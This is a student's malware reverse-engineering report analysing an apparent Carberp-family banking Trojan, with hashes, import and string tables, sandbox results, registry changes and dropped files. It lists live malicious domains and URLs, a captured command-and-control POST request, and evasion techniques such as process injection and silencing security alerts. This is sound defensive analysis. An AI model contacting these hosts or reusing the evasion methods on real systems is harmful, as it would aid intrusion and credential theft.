Practical 1 Report

Joshua Main-Smith
joshuamainsmith@ufl.edu
Practical 1 - Malware Reverse Engineering

2021-02-20

Contents

Executive Summary

The binary exhibits behavior consistent with Trojan malware. Some of the indicators of malicious behavior include an obfuscation of its contents (high entropy for many of its PE header sections), several HTTP requests to URLs containing file extensions that suggest scripts (Perl, PHP) and writing these to disk, modifying registry keys responsible for serving UAC and Firewall messages to the user, several blacklisted imports that suggest extensive network activity, process replacement, and compression functionality. The file further writes several files to disk and attempts to evade detection by deleting its image from disk and injecting itself into *svchost.exe* and *explorer.exe*.

The binary spawns three processes, two of which are *svchost.exe* and the other *explorer.exe*. The binary process then terminates its original process and continues its activity hiding in these processes in an attempt to evade detection. It then pins itself in cache on the start page by modifying the registry. Further, the binary attempts to contact a few unique domains, making several HTTP requests to one of them.

Finally, according to JOESandbox the malware is a variant of the Carberp family, which are banking Trojans that are designed to steal user credentials.

Static Analysis

Hashes and Antivirus Check

We began by uploading the binary sample to VirusTotal to see if this has been analyzed before. The results indicated that 60 engines identified it as malware with several categarizing it as a Trojan. Below is an image of the various hashes associated with this binary.


Basic Properties

MD5	3ea4b7a32fd84202938e79616a223832
SHA-1	59a72240bba9233a1d37b96d86b432d678380e38
SHA-256	a67a1ca66f666eabef466bd6beba25867fd67ba697c1c7c02cde2c51e4e8289d
Vhash	015056757d75155az57qz2300227z
Authentihash	f1ddc42298039028e3e7273c0156c6f6945af6de8bc3cb20cc7d7f05c2972b9a
Imphash	e914ee5933dcbf97ecfbcd451d87890d
SSDEEP	3072:0d6bnzbZZvufCrkR/K25KeqDYNdf4Z5x8M5+Kb4V9pDVor:0d6vbZZG6rktKyTkCfQx8M5+E4VDs
TLSH	T133E302B3FD503627F80A64B91677E326A33937B103B38319BA955A8535E6EC5A805313
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win64 Executable (generic) (28.6%)
TrID	Win16 NE executable (generic) (19.1%)
TrID	Win32 Dynamic Link Library (generic) (17.8%)
TrID	Win32 Executable (generic) (12.2%)
TrID	Win16/32 Executable Delphi generic (5.6%)
File size	153.50 KB (157184 bytes)


Additionally, the magic number indicates it's a PE32 executable.

Packing


There are some indicators that this binary is packed as well as some to indicate that it's not. To start, we ran the binary in PEiD which didn't find any packer present.



Throwing it into PEStudio each section shows a high entropy (above 7.0) for three out of the five sections, which is consistent with binaries that are patched.




Finally, using CFF Explorer we can see the difference between the raw size and virtual size for each section of the binary. Each of the sections have a similar raw and virtual size except for the data section. Here, we see that the virtual size is much larger than the raw size meaning that the space allocated for this section is much larger than its size on disk. This usually indicates some sort of compressor present.



Further, there were a large number of strings and imported libraries shown in PEStudio, which is typical in malware that has not been packed. Based on this, the other tools not finding the presence of a packer, and the evidence given above, we concluded that the malware likely used a compressor (possibly a custom one) on the data section and obfuscated the other sections with some encryption method.

Compilation Date and Subsystem

According to PEStudio, the apparent compilation date of the binary is from November 19, 2008. If correct, this indicates that this binary is based off of an older malware sample.



Further, it can be seen that the subsystem this binary indicates that this is a Windows GUI program.

Suspiciously Imported Functions

There were a number of imported functions that were blacklisted by PEStudio, with several being classified in the network group (shown between the highlighted sections of the image below).

name (148)	group (14)	type (1)	ordinal (148)	blacklist (148)	anti-debug (148)	undocumented (1...	deprecated (148)	library (6)
FindNextVolumeW	storage	implicit	-	x	-	-	-	kernel32.dll
GetVolumeInformationW	storage	implicit	-	x	-	-	-	kernel32.dll
SetVolumeMountPointA	storage	implicit	-	x	-	-	-	kernel32.dll
GetVolumePathNamesForVolumeNameA	storage	implicit	-	x	-	-	-	kernel32.dll
FindFirstChangeNotificationW	storage	implicit	-	x	-	-	-	kernel32.dll
WSALookupServiceEnd	network	implicit	-	x	-	-	-	ws2_32.dll
WSARecvFrom	network	implicit	-	x	-	-	-	ws2_32.dll
WSAInstallServiceClassA	network	implicit	-	x	-	-	-	ws2_32.dll
WSAAsyncGetServByPort	network	implicit	-	x	-	-	-	ws2_32.dll
WSACancelBlockingCall	network	implicit	-	x	-	-	-	ws2_32.dll
WSALookupServiceBeginA	network	implicit	-	x	-	-	-	ws2_32.dll
ntohl	network	implicit	-	x	-	-	-	ws2_32.dll
closesocket	network	implicit	-	x	-	-	-	ws2_32.dll
WSAWaitForMultipleEvents	network	implicit	-	x	-	-	-	ws2_32.dll
WSCWriteProviderOrder	network	implicit	-	x	-	-	-	ws2_32.dll
WSAGetLastError	network	implicit	-	x	-	-	-	ws2_32.dll
WSARecv	network	implicit	-	x	-	-	-	ws2_32.dll
WSCEnumProtocols	network	implicit	-	x	-	-	-	ws2_32.dll
WSAProviderConfigChange	network	implicit	-	x	-	-	-	ws2_32.dll
WSAGetServiceClassNameByClassIdA	network	implicit	-	x	-	-	-	ws2_32.dll
WSASocketA	network	implicit	-	x	-	-	-	ws2_32.dll
WSASetServiceA	network	implicit	-	x	-	-	-	ws2_32.dll
WSANSPIoctl	network	implicit	-	x	-	-	-	ws2_32.dll
getpeername	network	implicit	-	x	-	-	-	ws2_32.dll
WSADuplicateSocketA	network	implicit	-	x	-	-	-	ws2_32.dll
WSCGetProviderPath	network	implicit	-	x	-	-	-	ws2_32.dll
getnameinfo	network	implicit	-	x	-	-	-	ws2_32.dll
recvfrom	network	implicit	-	x	-	-	-	ws2_32.dll
WSAConnect	network	implicit	-	x	-	-	-	ws2_32.dll
getprotobyname	network	implicit	-	x	-	-	-	ws2_32.dll
WSALookupServiceNextA	network	implicit	-	x	-	-	-	ws2_32.dll
WSASendDisconnect	network	implicit	-	x	-	-	-	ws2_32.dll
ioctlsocket	network	implicit	-	x	-	-	-	ws2_32.dll
WSAAsyncGetHostByName	network	implicit	-	x	-	-	-	ws2_32.dll
WSApSetPostRoutine	network	implicit	-	x	-	-	-	ws2_32.dll
WSAStringToAddressA	network	implicit	-	x	-	-	-	ws2_32.dll
WSAIoctl	network	implicit	-	x	-	-	-	ws2_32.dll
setsockopt	network	implicit	-	x	-	-	-	ws2_32.dll
freeaddrinfo	network	implicit	-	x	-	-	-	ws2_32.dll
FreeUserPhysicalPages	memory	implicit	-	x	-	-	-	kernel32.dll

A few interesting things to note is that the binary registers, begins, and ends a service with *WSAInstallServiceClassA*, *WSALookupServiceBeginA*, *WSALookupServiceEnd*, *WSASetServiceA* and etc. It enumerates and reorders transport protocols installed on the computers. It retrieves host information given a host name with *gethostbyname* and *WSAASyncGetHostByName*. So, the binary is probably connecting to a host over the internet.

Something else that's interesting to note that *Toolhelp32ReadProcessMemory* is imported, which can be used to copy the memory of the original malware process into another process (one that's typically associated with normal Windows processes). Then *SetProcessShutdownParameters* is called to shutdown the calling process. What we can gather from this is that the binary may be starting a process, copying the memory from this process to a process typical in normal Windows functionality, then terminating the calling process in an effort to escape detection.

Further, other imported functions *LZInit*, *LZRead*, and *LZClose* provide evidence that there is at least some compression functionality in the binary (possibly in the data section, as described in the packing section).

Suspicious Strings

We can get a further idea of the network activity of this binary by looking at some of the blacklisted strings in PEStudio.

type (2)	size (bytes)	file-offset	blacklist (96)	hint (10)	group (16)	value (1759)
ascii	17	0x00014625	x	-	network	InternetCreateUrl
ascii	19	0x000145BB	x	-	network	InternetGetCookieEx
ascii	27	0x0001459B	x	-	network	InternetGetLastResponseInfo
ascii	22	0x00014581	x	-	network	FindFirstUrlCacheEntry
ascii	22	0x00014567	x	-	network	GetUrlCacheEntryInfoEx
ascii	19	0x0001454F	x	-	network	CommitUrlCacheEntry
ascii	23	0x000144DF	x	-	network	InternetCheckConnection
ascii	13	0x000144CD	x	-	network	HttpQueryInfo
ascii	19	0x0001441B	x	-	network	InternetQueryOption
ascii	13	0x00014409	x	-	network	FtpDeleteFile
ascii	15	0x000143DD	x	-	network	HttpOpenRequest
ascii	23	0x00014365	x	-	network	InternetCheckConnection
ascii	14	0x00014352	x	-	network	UrlZonesDetach
ascii	32	0x00014311	x	-	network	InternetSecurityProtocolToString
ascii	19	0x000142FA	x	-	network	InternetCloseHandle
ascii	26	0x000142C5	x	-	network	FindFirstUrlCacheContainer
ascii	19	0x0001402E	x	-	directory	ldap_next_reference
ascii	18	0x00014007	x	-	directory	ldap_simple_bind_s
ascii	20	0x00013FE1	x	-	directory	ldap_first_attribute
ascii	15	0x00013FCD	x	-	directory	ldap_explode_dn
ascii	20	0x00013F8C	x	-	directory	ldap_get_next_page_s
ascii	13	0x00013F7B	x	-	directory	ldap_search_s
ascii	17	0x00013F58	x	-	directory	ldap_count_values
ascii	9	0x00013F4B	x	-	directory	ldap_open
ascii	11	0x00013EFB	x	-	directory	ldap_modrdn
ascii	15	0x00013ECD	x	-	directory	ldap_set_option
ascii	11	0x00013EBE	x	-	directory	ldap_bind_s
ascii	13	0x00013EAD	x	-	directory	ldap_modrdn_s
ascii	13	0x00013E75	x	-	directory	ldap_delete_s
ascii	12	0x00013E18	x	-	network	freeaddrinfo
ascii	10	0x00013E0A	x	-	network	setsockopt
ascii	8	0x00013DFE	x	-	network	WSAIoctl
ascii	18	0x00013DE9	x	-	network	WSAStringToAddress
ascii	18	0x00013DD2	x	-	network	WSApSetPostRoutine
ascii	21	0x00013DBA	x	-	network	WSAAsyncGetHostByName
ascii	11	0x00013DAC	x	-	network	ioctlsocket
ascii	17	0x00013D98	x	-	network	WSASendDisconnect
ascii	20	0x00013D81	x	-	network	WSALookupServiceNext
ascii	14	0x00013D6E	x	-	network	getprotobyname
ascii	10	0x00013D60	x	-	network	WSAConnect

We can see under the network group that a URL is created, makes an HTTP request, makes a query on the internet, retrieves cookie information from the connected host, and connects to a FTP server (*FtpDeleteFile*).

There were also various contacted URLs, domains, associated IP addresses, processes created and files modified/created that will be discussed more thoroughly in the Dynamic Analysis section. To put it briefly, the contacted domains are *hillaryklinton.com*, *fromamericawhichlov.com* and *malborofrientro.com*. Three DLLs were contacted (*kernel32.dll*, *ntdll.dll* and *ws2_32.dll*).

PE Header Sections

The sections of the PE header are listed under the Packing section, which are *text* (containing executable code), *rdata* (globally accessible read-only data), *data* (globally accessible data), *rsrc* (resources needed by the executable), and *reloc* (information on relocation of library files).

Dynamic Analysis

Behavior Analysis Post-Execution


After execution, the malware sample contacted a few domains, created some child processes, then terminated its calling process along with deleting its image from the desktop. The way this process appears to obscure its behavior is removing its image from disk after running then using process replacement to appear as a legitimate Windows process (particularly, as svchost and explorer). Further obscuration is also observed by having compressed components in order to hide code. Further, the original entry point (OEP) changes when ran under a debugger likely in an attempt to frustrate reverse engineering.

Network Communication

The binary makes several HTTP requests and attempts to contact a few domains.

The various URLs contacted have the domain of *hillaryklinton.com* and have various file extensions, such as .pl, .rar, .php3, .7z, etc. This is probably due to the binary downloading several files to the victim machine in a possible attempt to establish persistence or to develop further exploits (.pl are Perl scripts and .php3 are PHP scripts). The contacted IP addresses are 34.102.136.180 (hillaryklinton.com, located in the US) and 239.255.255.250, and 51.105.208.173 (time.windows.com).

Running hillaryklinton.com in Hybrid-Analysis' sandbox revealed a high threat score (i.e. malicious).



There were several malicious artifacts found associated with the domain address, each coming back with a few hits on VirusTotal.

Network Related

Malicious artifacts seen in the context of the input URL

details Found malicious artifacts related to the input domain "http://hillaryklinton.com" (IP: 34.102.136.180): ...

URL: http://rail-ity.com/webapps/680e4/websrc (AV positives: 2/83 scanned on 02/20/2021 01:07:32)
URL: http://la.land/ (AV positives: 3/83 scanned on 02/20/2021 00:58:14)
URL: http://gunsofiowa.com/ (AV positives: 1/83 scanned on 02/20/2021 00:56:21)
URL: http://www.thecrunchydumpling.com/o9b2/?MbFp_=19ndqDOc8In3wgOqr8/ZAkQhGGjN6BEoQRDKtjoOgTRXxdCZyR+Foayv84jVjxE5VUM=&OnMOi=oBn85RtOGO2d7les: 4/83 scanned on 02/20/2021 00:55:13)
URL: http://luminisbeauty.co/OneDrv/OneDrv/home (AV positives: 4/83 scanned on 02/20/2021 00:25:14)
File SHA256: be49d35da0d888a1678aa176995c7f828b15e4e3554c04674d49f18add927671 (Date: 02/18/2021 14:06:24)
File SHA256: 76fb44c5f0bc5e1d591fe1af64f7294388e8c52d5fa9d0f86b778be704eb0115 (Date: 02/18/2021 14:04:46)
File SHA256: 0a4caea19c1e49b1acb53c32354c7778ff3cf1ce2a628145fcaa621759098c0d (Date: 02/18/2021 09:53:28)
File SHA256: c7f206183b881a4cd89fd6027503da2586a5d8b1c99d4b3bf6448d58d0005bb3 (Date: 02/18/2021 03:11:46)
File SHA256: 7a53ff02ea96540408a757061f54c570ca330c275bb2f384e106e526268e5dc9 (Date: 02/18/2021 00:51:18)

source Network Traffic

relevance 10/10

There were also three processes analysed.

Analysed 3 processes in total.

```
└ rundll32.exe "%WINDIR%\System32\ieframe.dll",OpenURL C:\b3d05fc20476f9add55cf8839c8e91ebe6f6945b748f3ff31574f619245c9e79.url (PID: 1488)
  └ iexplore.exe http://hillaryklinton.com/ (PID: 2256)
    └ iexplore.exe SCODEF:2256 CREDAT:275457 /prefetch:2 (PID: 3372)
```

There were also various script, text, data, and image files found associated with the domain.

Running the sample with Wireshark confirmed this with a DNS resolution request as seen below.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::250:56ff:fe87…	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR _ipps._…
2	0.000113382	192.168.245.133	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR _ipps._…
3	1.086887782	0.0.0.0	255.255.255.255	DHCP	330	DHCP Discover - Transaction ID 0xd1fa7798
4	15.549668925	VMware_87:bf:e4	Broadcast	ARP	60	Who has 192.168.245.133? Tell 192.168.245.127
5	15.549685947	VMware_87:ff:8d	VMware_87:bf:e4	ARP	42	192.168.245.133 is at 00:50:56:87:ff:8d
6	15.549902383	192.168.245.127	192.168.245.133	DNS	83	Standard query 0xc44c A fromamericawhichlov.com
7	15.550085436	192.168.245.133	192.168.245.127	DNS	99	Standard query response 0xc44c A fromamericawhichlov.com A 192.168.2…
8	15.552062085	192.168.245.127	192.168.245.133	TCP	66	49159 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	15.552092552	192.168.245.133	192.168.245.127	TCP	66	80 → 49159 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM…
10	15.552230871	192.168.245.127	192.168.245.133	TCP	60	49159 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
11	15.552433471	192.168.245.127	192.168.245.133	TCP	60	49159 → 80 [FIN, ACK] Seq=1 Ack=1 Win=65536 Len=0
12	15.553221900	192.168.245.133	192.168.245.127	TCP	54	80 → 49159 [ACK] Seq=1 Ack=2 Win=64256 Len=0
13	15.562618960	192.168.245.133	192.168.245.127	TCP	54	80 → 49159 [FIN, ACK] Seq=1 Ack=2 Win=64256 Len=0

Viewing the HTTP stream of the request to the host above reveals a POST request with an apparently encoded message.

```
POST /ahxfykycdlyeanppfqfhhdfxqopfhvnkhfiaoibqzkgoqifivmnpwuyzidxjndj.7z HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0)
Host: fromamericawhichlov.com
Connection: Close
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

hsl=oYRMHUyZHhKAkhiR7csuEKSK%2BiJAljOH9pdtPBTIzXp%2FJlcpsa%2B%3DHTTP/1.1 200 OK
Connection: Close
Content-Type: text/html
Date: Fri, 19 Feb 2021 02:35:23 GMT
Server: INetSim HTTP Server
Content-Length: 258

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Registry Keys Created or Modified

There were several registry keys opened and read, which can be seen at the bottom of the SecondWrite report, which can be accessed by clicking on *Full Report* in the top right. Alternatively, I've hosted it here. There were also various registry keys written, as can be seen below.

Registry Key-Written


```
HKEY_CURRENT_USER\Local Settings\MuiCache\6E\52C64B7E\LanguageList
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{01979c6a-42fa-414c-b8aa-
eee2c8202018}.check.100\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{11CD958A-C507-4EF3-B3F2-
5FD9DFBD2C78}.check.101\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-
7C330F8807C2}.check.100\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-
7C330F8807C2}.check.101\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{945a8954-c147-4acd-923f-
40c45405a658}.check.42\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{C8E6F269-B90A-4053-A3BE-
499AFCEC98C4}.check.0\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-
BC2C35960837}.check.100\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-
BC2C35960837}.check.101\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-
BC2C35960837}.check.102\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-
BC2C35960837}.check.103\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-
BC2C35960837}.check.104\CheckSetting
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-
9926F41749EA}\Count\HRZR_PGYFRFFVBA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-
9926F41749EA}\Count\P:\lfnwqddzeb\ova\vawrpg-k64.rkr
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-
9926F41749EA}\Count\P:\lfnwqddzeb\ova\vawrpg-k86.rkr
```

All of the registry key opened, read, and written to are located under *HKEY_CURRENT_USER*. The directory under which many of the keys are written to are Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\, which are responsible for serving the user UAC and Firewall messages. These were turned off as not to alert the user in any suspicious network activity or security breaches on the computer. A few other keys that were changed disabled security checks in Internet Explorer, storing it in the ProgramsCache registry, and write programs and files to UserAssist (to maintain programs, files, links, etc. that have been accessed in UserAssist).

Finally, the modification of the key under Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache allows the program to be pinned to the start menu.

Files Created or Modified

Below is a graph created by VirusTotal showing the various actions of the executable. Highlighted is the parent node of the interesting files written to disk during execution. This graph can be accessed on VirusTotal's Relations section and scrolling to the bottom and clicking on the graph (an account is needed).



The connecting child nodes to the highlighted parent node are the kernel32.dll, ntdll.dll and ws2_32.dll. A total of nine files were dropped under kernel32.dll. One connected node to ws2_32.dll in turn spawned several executable children totalling 525 dropped files. Several of these spawned executables came back positive on VirusTotals antivirus checker (with a hit of 60 or more detections per executable). A list of just a few of the dropped files can be seen below.

Files Dropped

- C:\Users\Virtual\AppData\Local\Temp\3813.tmp
- C:\Users\Virtual\AppData\Local\Temp\1CE3.tmp
- C:\Users\Virtual\AppData\Local\Temp\1CC3.tmp
- C:\Users\Virtual\AppData\Local\Temp\1D22.tmp
- C:\Users\Virtual\AppData\Local\Temp\1850.tmp
- C:\Users\Virtual\AppData\Local\Temp\1AE1.tmp
- C:\Users\Virtual\AppData\Local\Temp\18DD.tmp
- C:\Users\Virtual\AppData\Local\Temp\1248.tmp
- C:\Users\Virtual\AppData\Local\Temp\12A6.tmp
- C:\Users\Virtual\AppData\Local\Temp\13D0.tmp
- /kaaaaaampksoujaywtryeaqnjdjrmnvhmndcpjde.cgi
- /yaaaaaacassmobesp.pl
- /nhjknjebvqxytmnufeopmugq.inc
- /yaaaaaacassmobesp.pl
- /vgyepymlocvocbmqpymswiaaqz.php3
- /yaaaaaaspkeywewmvpgymegkylpasictpdwwracq.rtf
- /hpwlgshzxywmoqohoi.php3
- /vxv.7z
- /yaaaaaatjieywymsnnyabargkwqayeohzyezyhnvb.pl
- /tplzooimdeahwireoribyhndqksaztslsuxnelwhlnsaedvppzjjowbyvzzov.phtm
- /waaaaaaayemomzmsvybggyynzadmymqqxfaexgjm.cgi
- /tmpzyuxqkojwasxvxenhkviw.inc
- /waaaaaafjckckzyqsw.tpl
- /megnrynwqziohbkriyfbciepefpu.phtm
- /kjonhnheno.7z
- /waaaaaahokmcmfaubzoylkdqopmlhuxxyohecfkw.doc


During debugging there were several DLL files utilized, as can be seen below.

```
DLL Loaded: 75950000 C:\Windows\SysWOW64\kernel32.dll
DLL Loaded: 76A10000 C:\Windows\SysWOW64\KernelBase.dll
DLL Loaded: 76A70000 C:\Windows\SysWOW64\ws2_32.dll
DLL Loaded: 75130000 C:\Windows\SysWOW64\msvcrt.dll
DLL Loaded: 74DF0000 C:\Windows\SysWOW64\rpcrt4.dll
DLL Loaded: 74D90000 C:\Windows\SysWOW64\sspicli.dll
DLL Loaded: 74D80000 C:\Windows\SysWOW64\cryptbase.dll
DLL Loaded: 75240000 C:\Windows\SysWOW64\sechost.dll
DLL Loaded: 77200000 C:\Windows\SysWOW64\nsi.dll
DLL Loaded: 74FF0000 C:\Windows\SysWOW64\Wldap32.dll
DLL Loaded: 6F3B0000 C:\Windows\SysWOW64\opengl32.dll
DLL Loaded: 754E0000 C:\Windows\SysWOW64\advapi32.dll
DLL Loaded: 75040000 C:\Windows\SysWOW64\gdi32.dll
DLL Loaded: 753E0000 C:\Windows\SysWOW64\user32.dll
DLL Loaded: 74F10000 C:\Windows\SysWOW64\lpk.dll
DLL Loaded: 74F20000 C:\Windows\SysWOW64\usp10.dll
DLL Loaded: 71670000 C:\Windows\SysWOW64\glu32.dll
DLL Loaded: 6F2C0000 C:\Windows\SysWOW64\ddraw.dll
DLL Loaded: 716C0000 C:\Windows\SysWOW64\dciman32.dll
DLL Loaded: 75670000 C:\Windows\SysWOW64\setupapi.dll
DLL Loaded: 74FC0000 C:\Windows\SysWOW64\cfgmgr32.dll
DLL Loaded: 75330000 C:\Windows\SysWOW64\oleaut32.dll
DLL Loaded: 76BC0000 C:\Windows\SysWOW64\ole32.dll
DLL Loaded: 753C0000 C:\Windows\SysWOW64\devobj.dll
DLL Loaded: 74160000 C:\Windows\SysWOW64\dwmapi.dll
DLL Loaded: 76D30000 C:\Windows\SysWOW64\wininet.dll
DLL Loaded: 751E0000 C:\Windows\SysWOW64\shlwapi.dll
DLL Loaded: 75810000 C:\Windows\SysWOW64\urlmon.dll
DLL Loaded: 768F0000 C:\Windows\SysWOW64\crypt32.dll
DLL Loaded: 75A90000 C:\Windows\SysWOW64\msasn1.dll
DLL Loaded: 766F0000 C:\Windows\SysWOW64\iertutil.dll
DLL Loaded: 716E0000 C:\Windows\SysWOW64\dswave.dll
DLL Loaded: 716A0000 C:\Windows\SysWOW64\msacm32.dll
DLL Loaded: 742E0000 C:\Windows\SysWOW64\winmm.dll
System breakpoint reached!
DLL Loaded: 75580000 C:\Windows\SysWOW64\imm32.dll
DLL Loaded: 75260000 C:\Windows\SysWOW64\msctf.dll
INT3 breakpoint "entry breakpoint" at <practical1.EntryPoint> (012D1710)!
DLL Loaded: 710C0000 C:\Windows\SysWOW64\certcli.dll
DLL Loaded: 71160000 C:\Windows\SysWOW64\atl.dll
INT3 breakpoint at kernelbase.76A1E33F (76A1E33F)!
DLL Loaded: 73AC0000 C:\Windows\SysWOW64\cryptsp.dll
DLL Loaded: 73A80000 C:\Windows\SysWOW64\rsaenh.dll
DLL Loaded: 6F140000 C:\Users\Hank\AppData\Local\Temp\EB1F.tmp
```

